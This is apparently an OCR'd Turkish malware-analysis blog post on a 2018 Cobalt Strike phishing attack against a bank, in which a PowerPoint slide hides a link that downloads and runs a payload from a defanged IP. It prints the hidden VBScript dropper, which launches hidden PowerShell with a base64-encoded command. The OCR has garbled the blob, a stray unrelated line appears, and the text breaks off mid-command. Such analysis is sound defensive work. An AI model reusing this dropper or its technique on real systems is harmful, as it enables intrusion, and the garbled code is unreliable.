
Önüm Arkam Sağım Solum Cobalt Strike

written by Mert SARICA | 1 February 2019


Son yıllarda özellikle finansal kurumlara gerçekleştirilen hedeflenmiş siber saldırılara (APT) bakıldığında, sızma testi uzmanlarının da yakından bildiği Cobalt Strike aracının kullanıldığını görebilirsiniz. Hatta Rusya'nın merkez bankası yetkililerine kulak verirseniz, 2017 yılında bu araçla 240 bankaya yapılan siber saldırılar sonucunda 17 milyon doların çalındığını öğrenebilirsiniz. Siber saldırganların taktik, teknik ve prosedürlerinin başarılı bir şekilde simülasyonunu yapmaya imkan tanıyan, özellikle gizli haberleşme özelliği ile istismar sonrası (post exploitation) kullanılan bir araç olan Cobalt Strike, özellikle güvenlik teknolojileri ve insan kaynağı yatırımdan yoksun kurumlara karşı kullanıldığında ciddi derecede sıkıntılara yol açabilmektedir.

Bu hikaye 2018 yılının Nisan ayında, finansal kurumlara ödeme sistemleri ve çözümleri sunan bir firmanın çalışanının kurumsal e-posta adresinden, bir bankanın çalışanına e-posta gönderilmesiyle başlar. E-postanın ekinde yer alan Powerpoint sunum dosyasına bakıldığında firma tarafından hazırlanmış masum bir dosya gibi görünse de, güvenlik sistemlerinde alarm üretip engellenmesi sebebiyle şüpheleri üzerine çeker ve ardından bankanın güvenlik analistleri tarafından analiz edilmeye başlanır.

Powerpoint dosyası açıldığında ortaya çıkan uyarı mesajı, dosyanın içeriğinde bağlantılar olduğunu işaret eder. Bağlantılara detaylı olarak bakıldığında, uyarı mesajında çıkan "Update Links" butonuna basıldığında Litvanya'daki bir sunucuya ait olan http://213[.]252.244.174/download/ web adresinden file.ext dosyasının indirilip çalıştırılacağı anlaşılır.



Bu bağlantının sunum dosyasının neresinde olduğunun öğrenilmesi için ise sunum.pptx dosyası 7-Zip aracı ile açılıp ortaya çıkan klasörlerde 213[.]252.244.174 adresi aratıldığında bu adresin sunum\ppt\slides_rels\slide29.xml.rels dosyası içinde, 29. slaytta olduğu anlaşılır. 29. slayta dikkatlice bakıldığında ise bağlantının sağ alt köşeye gizlendiği görülür.




file.ext dosyasının içeriğine bakıldığında, VBS (Visual Basic Script) betiği içerisinde çağrılan, base64 ile gizlenmiş (encode) bir powershell betiği olduğu görülür. Bu betik çözüldükten (decode) sonra ise bu defa bellekte bir alana enjekte edildikten sonra CreateThread API'si ile çalıştırılan, base64 ile gizlenmiş başka bir kod ortaya çıkar. Çoğunlukla son adımda ortaya çıkan bu kod parçası bir kabukkodu olur. (shellcode)

file.ext | app.xml


```
<html>
<head>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("powershell.exe -nop -w hidden -encodedcommand
    JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQA
    cgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAWABiAFcALwBhAHkAQgBiACsASABIADYARgB0AFkAcABrAFcAeQBXADgAdgASgAwAHMAcgBWAGUAbwBZAE0ATwBCAGkA
    SQBCAGoAYgBKAEMAeQBLAEIAcwA5AGcAaABvAHcAOQAxAEIANABIAHkATABiAC8AZgBjAGMAMgB0AFAAUQBtADMAWgB1ADkASwAxADEATABsAHMAWQB6ADUANQB3ADUANQB6AG0AdgB0AGoA
    QwAvAHMAbgBoAEUAUABHADQAeQBoAEsAVQByAEIAMABjAHgAWQBhAEYAVQBLAHgAUQB1ADIANgB6AFAAcABZAC8AUwBKADcAbQB3AFMAawBLAFAAcAA5AHYAcAA0AHMASABIAC8ARwBFAGIA
    TQBlADgAQgBJAGgAVABoAE8ASgBiACsATABGAHkATQBZAFEAUQBEAFMAYgBsADgAZw0AEYARAB3AEYAQgBDAGMAVgBIAEsAUABsAEoAQwBqAEoASQBHAEAeAbjAFgAaABZAHQAcwBLAHcA
    bABqAHUATQBJAFAASQBlAFQAawBDAFQAOABFAG0ASwA4AFoAaQBzAFYARgB5AGgAeABzAHQAMgAwAFcAUQBCAEkAdQBQAG4AeABvAEoAVgBHAEUAUQA1ADUALwBsADcAcQBZAGcAegBqAEcA
    dwBaAEkAUwBIAEMAdQBxADkARgBWAHkAMQB6AGoAQwBWADYAUABsAEIAbgB0AGMAKwBsAE8ANgBmAEMAaAAxAEsAVgB0AEMAZQBpAFEANwB0AEsAQwAzAEYAZwBhAEIARQBLAFYAbgBBACsA
    YgBCADEASQBLAFMAdABhAFcARQBLAC8AZgBmAGYAOABqAHELAEgAVwArAEoASgBEAEcAaQB4AGcAZABZAG8ANgBEAEUAcQBKAFUAVgBxAFYAdgBhAG4AcgBoADkATABEAEYA
    aQBtACHcAUwBMADIASQB4AFcALwBHAFMAUwA4AEoANgByAFcAUgBuADIAZwA4AHoANQBjADEAYwBkADEAawB0AEMATgBzAGkAegBKAEQAbwBsAEgANQB0AFkAaQBvAHoANQAxAEIAawBzAFIA
    dwBMAFoARQBDAE8AbwBLAHkAVwArAHUARQBUAGUAOABUAEsAWgBaAGgAUQBXAHAAUQArAEsAZgBPAGoAUQBwAE0AawA1AEMAVABBADQAcAB6AGoAaQBHADAAdABIAEQAMABSAEQAOABlAGwA
    SABnAHcAUgB4AFIATwA4AFcAaQBoAEQAdgBEAHYAaAA4AEYANwBtADUAWgB4AEoAVQBJADEANQBwAEIAYQBQADcAbgB1AEwANwBtAGIAbQA0AGwAeQBjAHIATAA3AFUALwBpAHcATwBWAFAA
    RwA4AGkAQQBXADEAOABLADMAdwBTAGwAUQBoAFQATABFAFAATwBYADcAZwBBAHYAcQB6AHMAQwBwAGMAWABNAHkAegBKAFIAYgAyAEsARwBNAFcAawA0AHoAdgBvADEAUQBwAFMAcQBaAGEA
    QQBuAEkAVwBIAGMAVABaADUAVABSAEsAcwBMAHEAUQA1AHEAbgByADUAbwB2AEYAOABkAG8AVABaADEAeg4AHAAYQBEAHEAaQB1AHYASQBrAHoAcwB6ADEAKwBPAGoATgBIAGMAWQBRAF
    MgBWAEEAbwBxAHMAagBIAEEANAB6AGEAUgAzAGoAawBGAE4ASAA1AFMANwBaAE8AUQBQAGgAMwBYAGkAMQBYAEQAbgBqAEMAOABiAEgAUQBTAHMAUwBFACsAcgBNAHkAdQBSAE0AVgB1AFIA
    KwBhAE8AQgBBAEEANQB0ACsAeQBjAE4AWgBlAHAAQQBRACsAVQBSAC8AeA2AFAAZgAwAFcAUgBIAEsATAB3AGoAZwB1AFMAdQBOAEUANQBLAFIAWABsAEMAdwBNAEsAVQBaAEYA
    QwBZAFEAeABPAFIANgBCAGgATABOAHMASwBmADkAUQAxADAAdwBvAEoAeAA2AE0AKwBVAG4AYwBRAG4AMABGADAAdQBQAFYATABSAGIARwBQAEUAbwA4ADQAVgA0AEIAdwA5AFQAYQBZAG8A
    OQBBAG0AcQBKAFMAbABIAG8ARQBZAGUAMQBnAEUAZgArAGsAZwB2AHcAcQBKAGkAMQBJAEsAUQBsADkASQBlAGwASgArAEUAVABzAHAARgBoAFkAUABBADIAYQBDAEIAWAAvAE0AMABEAFUA
    awBvAFYANQBQADkAaABTAEgAQQBqAHEAcgBHAEwAbwBGAFAAcQBpAFAAaAB4AFQASwBvAHMAMwA2AEcATQBrAC8ANAAzAGEAcAAwAFQASgBzAHkATABGADYAZwBUAFMAbQBkAEkAaQBBAEMA
    egBLAGUARgBGAHkAUwBNAFIARgBEAFoASwBMAEwAeQBMAHYAWAA2AHIAMwBjADAAbgA2AFMAYwA5AFcAaABJACsAZQBWAEwASgBVAG4ARwBzAEgAbgBpAFoATQBSAHUAbQBsAEkAaQBBAEMA
    ZAB6AEEAegA2AEMASQB1AFkATgBNAGoARgBtAGcAdwB4AGoAZQBOAHQARwBXAEUAdgB2AEoAYgB1AFUAUQBNAEkASgA2ADcAZgBrAGgATgBaAEQAeQBTAGEAbgA4AG4AWABsAE8AOABOAHEA
    bgAzAFcAZgB0ADMAOQBOAG4AWQA5AE0AcQBtADEANAByAEgAWABiADASSgB5AE0ANwBmAGUAYwAwAGgAOABGAGEAawBxAFIAcwB6AFEAWABkAEwASwB2ADAAbQBRAEsAMwBCAGIAWQAvAG8A
    dQA5ADcAawBNADAAQwBhADIAUABQAHYAUwBOAFgAMwBBAFIAcAB2AHgAcAAxAGcATQBPAHoASABXAHYAVQBvAEoAKwBmADMARwBvADMAZQByAEEATABxADkAYwBhAG8AWABuAGwARQAyAEUA
    agBwAEgAdwBFAGEAQgBtAFMAMwBIADQAaQAxAHEASwAyAGoAZwBTAGIANABLAG4AMwBhAE0AVgBxAFQAcABWAHYAVAA3ADEAMwBhAEsAegBmADAAOQBjAHAAbABzAFgAWABUAHUAROBlAHcA
```

Solve PC issues 2 important messages


```
root@ubuntu:~# echo JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQA
